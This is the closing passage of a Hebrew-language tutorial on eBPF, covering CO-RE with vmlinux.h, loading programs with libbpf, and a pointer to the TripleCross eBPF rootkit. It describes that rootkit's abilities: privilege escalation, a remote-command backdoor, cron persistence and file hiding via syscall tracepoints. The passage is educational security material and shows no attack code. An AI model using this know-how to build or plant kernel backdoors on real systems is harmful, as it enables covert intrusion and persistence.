
```
#include "vmlinux.h"
```

זהו, לא צריך יותר לבצע include ל-linux/fs.h, linux/sched.h ועוד...

ההפצות שמקמפלות את הקרנל עם CONFIG_DEBUG_INFO ובכך מאפשרות לנו ליצור vmlinux.h נמצאות כאן:

<https://github.com/libbpf/libbpf#bpf-co-re-compile-once--run-everywhere>

תרשים נהדר מאתר של (<https://www.aquasec.com>) שממחיש את התהליך שהוצג עכשיו:



להסבר מעמיק על איך CORE עובד תוכלו לקרוא בבלוג של פייסבוק:

<https://facebookmicrosites.github.io/bpf/blog/2020/02/19/bpf-portability-and-co-re.html>

BPF loader - libbpf

בחלק הקודם ראינו איך אנחנו מקמפלים ויוצרים object file, לאחר מכן ראינו איך בעזרת ה-CORE ניתן לפתור אתגרים של תאימות בין גרסאות קרנל. עכשיו הגענו לחלק של טעינת ה-eBPF.

כאשר אנחנו רוצים לכתוב קוד eBPF רציני מומלץ להשתמש ב-libbpf. ספריית libbpf מקבלת את ה-object file וידעת לטרגר את ה-verifier ולטעון את התוכנית, היא יוצרת שכבת אבסטרקציה מה-syscalls של bpf שאחראים על הטעינה (שראינו בסוף החלק הקודם) והיא מבצעת את זה בעצמה.



eBPF rootkit

הבטחתי משהו malicious, ה-backdoor שרשמנו היה רק ההתחלה... קישור ל-repo של TripleCross:
<https://github.com/h3xduck/TripleCross>

מדובר על rootkit עם יכולות מטורפות שכתוב eBPF. יש לו 1.2k כוכבים ב-github (נכון לכתיבת המאמר).
ה-repo, מכיל דברים כמו מודול שמאפשר לתוכנות לרוץ עם הרשאות root. ה-backdoor יכול לנטר אחרי
תעבורה ולהריץ פקודות שהתקבלו מרחוק, מאפשר גם שימור אחיזה על המחשב יעד (בעזרת cron job)
וכמובן כמו כל rootkit הוא גם מאפשר הסתרה של קבצים ותיקיות במערכת הפעלה. (בעזרת tracepoints
על sys_getdents64 בכניסה וביציאה).

סיכום

במאמר זה הצגנו מה זה eBPF, איך הוא עובד, איך משתמשים בכלים שלו וגם כתבנו בעצמנו eBPF
backdoor ובכך נגענו בחלק מהיכולות שלו והראנו חלק מהיכולות שלו. יש עוד הרבה לאן ללמוד ואני מאמין
שכלל שיעבור הזמן יותר ויותר חברות יכניסו שימוש ב-eBPF במוצרים שלהם ויכתבו BPF code בעצמם.

- אני אשמח שמי שהגיע עד לכאן ייקח איתו מספר נקודות
1. הקרנל זה מקום מיוחד אפשר לעשות שם דברים מדהימים.
 2. הטכנולוגיה הזאת מצליחה בגלל שאנשים מאמצים אותה וסומכים עליה לרוץ במקומות רגישים,
לפעמים שווה להיות early adopters גם בשביל המוצר שלך וגם בשביל הטכנולוגיה.
 3. תמשיכו ללמוד, תמיד נוצרים טכנולוגיות מצוינות:

ניתן ליצור עימי קשר בכתובת אימייל הבאה:

bhr166@gmail.com